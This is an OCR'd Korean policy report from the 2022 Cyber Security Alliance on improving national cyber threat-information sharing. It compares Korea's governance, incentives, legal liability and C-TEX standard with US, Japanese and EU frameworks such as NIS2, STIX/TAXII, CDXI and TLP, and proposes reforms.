
- 2022년 새로운 정보보안지침(NIS2, NIS2 Directive)에서는 EU 및 회원국 간의 협력네트워크를 강화하고, 공유가 필요한 사이버 보안 정보의 목록을 제시[37]
  - 사이버위협, Near misses(일촉즉발의 위험상황), 취약점, 해킹기법 및 절차, 메타 데이터 및 콘텐츠 데이터, 해킹 징후, 악의적 전술, 행위자 특정 정보, 산업스파이 전술 및 보안 Tool 설정 권고 사항, 사이버 보안 알림, 사이버 위협의 방식(Modus operandi) 등

35) 침해사고의 심각성은 성공적으로 차단된 공격에서 심각한 국가 안보 상황에 이르기까지 다양
36) 위협 정보는 운영자가 사고를 탐지하거나 방지하고, 자체 시스템과 다른 시스템을 더 잘 보호할 수 있는 솔루션을 만드는 데 도움
37) NIS2에 대한 의회 제안의 수정안 238(Amendment 238 of the Parliament's proposal)에 포함된 내용

6. 표현규격

- ENISA 산하에서 실제 침해사고 대응 및 정보공유 업무를 담당하는 CERT-EU는 NATO 통신정보국(NCI Agency, NATO Communications and Information Agency)[38][39]와 사이버 보안 정보 교환을 위한 기술 협약을 체결
- NCI Agency는 CSIRT가 서로 간에 빠르고 안전하게 기술 정보를 공유할 수 있는 CDXI(Cyber Security Data Exchange and Collaboration Infrastructure)를 개발[40]
  - CDXI는 정보 공유를 원활하게 해주는 기반 시스템으로 자동화된 정보 공유, 용이한 사이버 정보 생성과 교환 등을 목표로 설계
  - 여러 정보 공유와 관련된 표준을 만족하므로 다양한 시스템에서 호환이 가능

[그림 8] CDXI Architecture



- NIS2에서는 회원국이 특정 유형의 기술 사용에 대해 부과하거나 차별하지 않고 네트워크 및 정보 시스템의 보안과 관련된 유럽 또는 국제적으로 인정된 표준 및 사양의 사용을 권장
  - 이와 관련하여 ENISA는 회원국과 협력하여 고려해야 할 기술 분야 및 회원국의 국가 표준을 포함하여 이미 존재하는 표준에 관한 조언과 지침을 작성하여 배포할 의무

38) NCI Agency는 NATO 동맹국 및 파트너 국가를 위한 사이버 정보 공유, 교육 및 전문 지식을 위한 허브 역할을 수행
39) https://www.ncia.nato.int/index.html
40) 2010년 ITU-T Workshop에서 처음 발표되었으며 그 이후의 진행상황에 대해서는 알려진 바 없음

사이버보안 최종 정책제안보고서

국내 위협정보 공유체계 개선을 위한 정책 제안

사이버보안 대연합 정책·제도 분과

1. 국내 현황 및 문제점

총괄기구, 법·제도의 부재

총괄기구가 없이 공공·국방·민간으로 나눠져 관리 부처가 각각 다르고, 사이버보안 관련 법·제도 또한 부재하여 실질적인 활용이 불가

개인에 대한 형사처분

개인정보보호법, 정보통신망법상 개인정보 유출 시, CISO등 보안담당자(개인)에게까지 법적 책임을 부과

[표 1] 개인정보 보호법 내 형사처분 조항

제9장 벌칙

제73조(벌칙) 다음 각 호의 어느 하나에 해당하는 자는 **2년 이하의 징역 또는 2천만원 이하의 벌금**에 처한다.

제23조제2항, 제24조제3항, 제25조제6항 또는 제29조를 위반하여 **안전성 확보에 필요한 조치를 하지 아니하여** 개인정보를 분실·도난·**유출**·위조·변조 또는 훼손당한 자

제74조(양벌규정) ② 법인의 대표자나 법인 또는 개인의 **대리인, 사용인, 그 밖의 종업원**이 그 법인 또는 개인의 업무에 관하여 제71조부터 제73조까지의 어느 하나에 해당하는 위반행위를 하면 **그 행위자**를 벌하는 외에 그 법인 또는 개인에게도 해당 조문의 벌금형을 과(科) 한다.

[표 2] 정보통신망법 내 형사처분 조항

제10장 벌칙

제73조(벌칙) 다음 각 호의 어느 하나에 해당하는 자는 **2년 이하의 징역 또는 2천만원 이하의 벌금**에 처한다.

제28조제1항제2호부터 제5호까지(제67조에 따라 준용되는 경우 포함)의 규정에 따른 **기술적·관리적 조치를 하지 아니하여** 이용자의 개인정보를 분실·도난·**유출**·위조·변조 또는 훼손한 자

제75조(양벌규정) 법인의 대표자나 법인 또는 개인의 **대리인, 사용인, 그 밖의 종업원**이 그 법인 또는 개인의 업무에 관하여 제71조부터 제73조까지 또는 제74조제1항의 어느 하나에 해당하는 위반행위를 하면 **그 행위자**를 벌하는 외에 그 법인 또는 개인에게도 해당 조문의 벌금형을 과(科)한다.

인센티브 부족

위협정보 제공 이외 인센티브가 없어 기업들의 자발적인 정보공유에 대한 동기부여를 유도하기 힘듦

표준규격의 연동성 부족

STIX/TAXII 기반 한국 표준규격인 C-TEX를 사용 중이나, 글로벌 협업 시 다른 규격과의 연동성 부족

[표 3] **국내 사이버 위협정보 공유체계 현황**

구 분		국내 현황
공유체계(거버넌스)	추진기구	• 국방 : 국방부 • 국가/공공 : 국정원 • 공공/민간 : KISA • 금융 : 금융보안원
	법·제도	• 정보보호산업법 • 정보통신망법, 기반보호법
공유정책	인센티브	• 위협정보 제공
	제공정보 처리 이슈	• 위협정보를 공유한 기업이 인력을 투입해 자체적으로 PII 제거 ※ 인력소요에 따른 비용추가
	정보공개 범위	• 권한관리를 통해 기관별로 정보 공유 대상 및 범위 차등 적용
표준규격		• C-TEX * STIX/TAXII 기반 한국 표준규격

2. 해외 주요국 현황

공유체계(거버넌스)

미국, 일본, 유럽(EU) 모두 총괄 기구를 두고있으며, 2015년 이후부터는 사이버보안 관련 법을 제정하여 국가적 차원에서 적극적으로 대응

[표 4] 해외 주요국 사이버 위협정보 공유체계

구 분	미 국	일 본	유 럽(EU)
총괄기구	CISA	NISC(정보보안센터)	유럽정보보안청
법·제도	사이버보안 정보공유법(2015)	사이버보안 기본법(2015)	정보보호지침(NIS, 2016)

인센티브

정보공유 그룹 가입 시 보안정보 및 서비스 혜택 부여(미국), 정보공유 의무 수수료 부과(유럽) 등을 통해 기업들의 자발적 동기부여 유도

개인정보처리

미국의 경우, 정보제출 시 개인식별정보(PII)[41]가 자동으로 삭제되어 추가 인력 소요 비용이 없음

※ 우리나라는 위협정보를 공유한 기업이 인력을 투입해 자체적으로 개인식별정보(PII) 제거

정보공개범위

미국, 유럽(EU)의 경우 정보의 중요도에 따라 수집 및 공개하는 신호등 프로토콜(TLP)[42]를 사용하며, 일본의 경우 정보제공 의무는 대규모 공격, 정보제공원이 동의한 경우에 한정하고, 주요 인프라 서비스 장애에 관한 심각도 판단 기준을 마련하여 운영

표준규격

미국(STIX/TAXII), 유럽(CDXI)은 개방형 표준을 사용 중이며, 일본은 사용자 한정 포털(CISTA)를 운영 중이나 구체적 표현 규격은 비공개

[표 5] 해외 주요국 표준규격

구 분	미 국	일 본	유 럽(EU)
공개여부	개방형 표준	비공개	개방형 표준
표준규격	▸ STIX/TAXII CTI를 교환하는데에 사용되는 언어 및 직렬화 형식	▸ CDXI 정보공유를 원활하게 해주는 기반 시스템	▸ CISTA 중요 위협 정보를 수집 가능한 사용자 한정 포털사이트

41) 개인식별정보(PII) : Personally Identifiable Information

42) 신호등 프로토콜(TLP, Traffic Light Protocol) : 수신자가 적용할 것으로 예상되는 공유 경계를 나타내기 위해 4가지 색상을 사용하여 구분

[표 6] 해외 주요국 사이버 위협정보 공유체계 현황

구 분		미 국	일 본	유 럽(EU)
공유체계(거버넌스)	추진기구	• 총괄 : CISA • 국가/공공 : NCIJTF(FBI) • 공공 : CTIIC(DNI) • 민간 : ISAC, ISAO	• 총괄 : NISC(국가정보보안센터) • 정보공유 : CEPTOAR-Council (주요인프라협의회) • 주요 분야별 인프라 사업자	• 총괄 : 유럽정보보안청 • 법 집행기관 : LEA • 침해대응 : CSIRTs Networks • 금융 : European Fi-ISAC
	법·제도	• 사이버보안 정보공유법(2015)	• 사이버보안 기본법(2015)	• 정보보호지침(NIS, 2016) • 정보보호지침(NIS2, 추진 중)
공유정책	인센티브	• 정보공유 그룹 가입 시 보안정보, 서비스 혜택 • 영업비밀 보호, 독점규제법상 책임 면제 등 공개로 인한 책임에 대한 면책 혜택	① 보안 취약점, 버그 등에 관한 정보를 입수하고, 주요 인프라 사업자도 관련된 중대 문제 발생 우려의 경우 ② 사이버 공격 발생, 공격 예고 또는 주요 인프라 사업자의 중요 시스템이 위험에 노출될 경우 ③ 그 밖에 주요 인프라 사업자의 사이버 보안 확보에 효과적인 경우 ※ 추가로 정보의 제공원이 특정되지 않도록 정보 가공을 위한 조치 강구	• 정보공유 의무 수수료를 통해 자발적 동기부여 유도
	제공정보 처리 이슈	• 정보제출 시 PII 자동으로 삭제 (*PII 제거방법) *PII : 개인식별정보 (Personally Identifiable Information)		• 일반데이터보호규정(GDPR)을 침해하지 않는 범위내에서 사이버 보안 정보 교류
	정보공개 범위	• 정보의 중요도에 따라 구분하여 수집 및 공개하는 신호등 프로토콜(TLP) 사용	• 정보제공 의무는 대규모 공격, 정보제공원이 동의한 경우에 한정 • 주요 인프라 서비스 장애에 관한 심각도 판단 기준 마련	• 미국과 마찬가지로 신호등 프로토콜(TLP) 사용 • 암호화된 메일 웹 포털 등
표준규격		• STIX/TAXII -(STIX) CTI를 교환하는데에 사용되는 언어 및 직렬화 형식 -(TAXII) CTI를 교환하기 위한 애플리케이션 프로토콜	• CISTA(Collective Intellligence Station for Trusted Advocates) ※ 구체적 표현규격은 비공개 • 컨텍스트, 기술 정보로 구분	• CDXI(Cyber Security Data Exchange and Collaboration Infrastructure) - 정보공유를 원활하게 해주는 기반 시스템

3. 개선 방안

총괄기구의 구축

사이버 위협 정보의 정책, 기술적인 내용을 총괄하고 사용자가 유용한 정보를 공유할 수 있는 실질적인 공유체계 구축 필요

인센티브 제공

기업의 동기부여를 유도할 수 있는 인센티브 제공 필요

[표 5] **정보공유 기업 대상 인센티브 제공 방안**

1) 개인정보 삭제 및 정보공유절차에 대한 가이드라인을 제공하고 적법한 절차를 거친 경우 개인의 법적 책임을 묻지 않는 혜택
2) 정보공유를 하는 기업이 그 대가로 보다 신뢰할 만하고 유용한 정보를 받을 수 있도록 하는 혜택
3) 업종 별로 Trend를 분석하여 중요 위협정보를 구분하고 공유정보 유형에 따라 차별적 인센티브 제공 혜택

법적근거 마련

정보처리 근거 적법성을 판단할 수 있는 제공 가능한 정보의 명문화 방안, 긴급한 필요에 의한 정보공유는 가능하다는 내용의 입법 방안 등 제공된 정보 처리와 관련된 법적근거 마련이 필요

표준규격 개선

글로벌 협업 시, STIX/TAXII도 연동되도록 대비하고 실제 현업의 의견이 반영될 수 있는 지표를 추가할 수 있도록 개선 필요

위협정보공유 의무화

추후에 특정 업종에 한해서라도 위협정보 공유를 의무화하는 것과 관련한 논의 필요

[표 6] **국내 정책 개선 방안**

구 분		국내 현황
공유 체계 (거버넌스)	추진 기구	• 사이버위협 정보를 총괄할 수 있는 거버넌스체계 구축 – 법·제도, 추진기구 총괄 – 산업분야별 모든 기구 참석할 수 있도록 개선
	법·제도	
공유 정책	인센 티브	• 법적 책임의 면책 조항 등 기업의 동기부여 유도 혜택 필요 – 적법한 절차에 거친 사안에 대한 개인의 법적 책임 면책 조항 제시
	제공 정보 처리 이슈	• 정보처리 근거, 적법성을 판단할 수 있는 제공가능 정보의 명문화 필요 • 긴급한 필요에 의한 정보공유는 가능하다는 내용의 법적근거 필요
	정보 공개 범위	–
표준규격		• 글로벌 협업 상황을 고려할 때 STIX/TAXII도 연동되도록 대비 • 분야를 추가하여 실제 현업의의견이 반영될 수 있도록 지표추가 필요

2022년

사이버보안 대연합(3차)

탐지공유 분과
대응역량 분과
정책제도 분과

KISA 한국인터넷진흥원 kisia 한국정보보호산업협회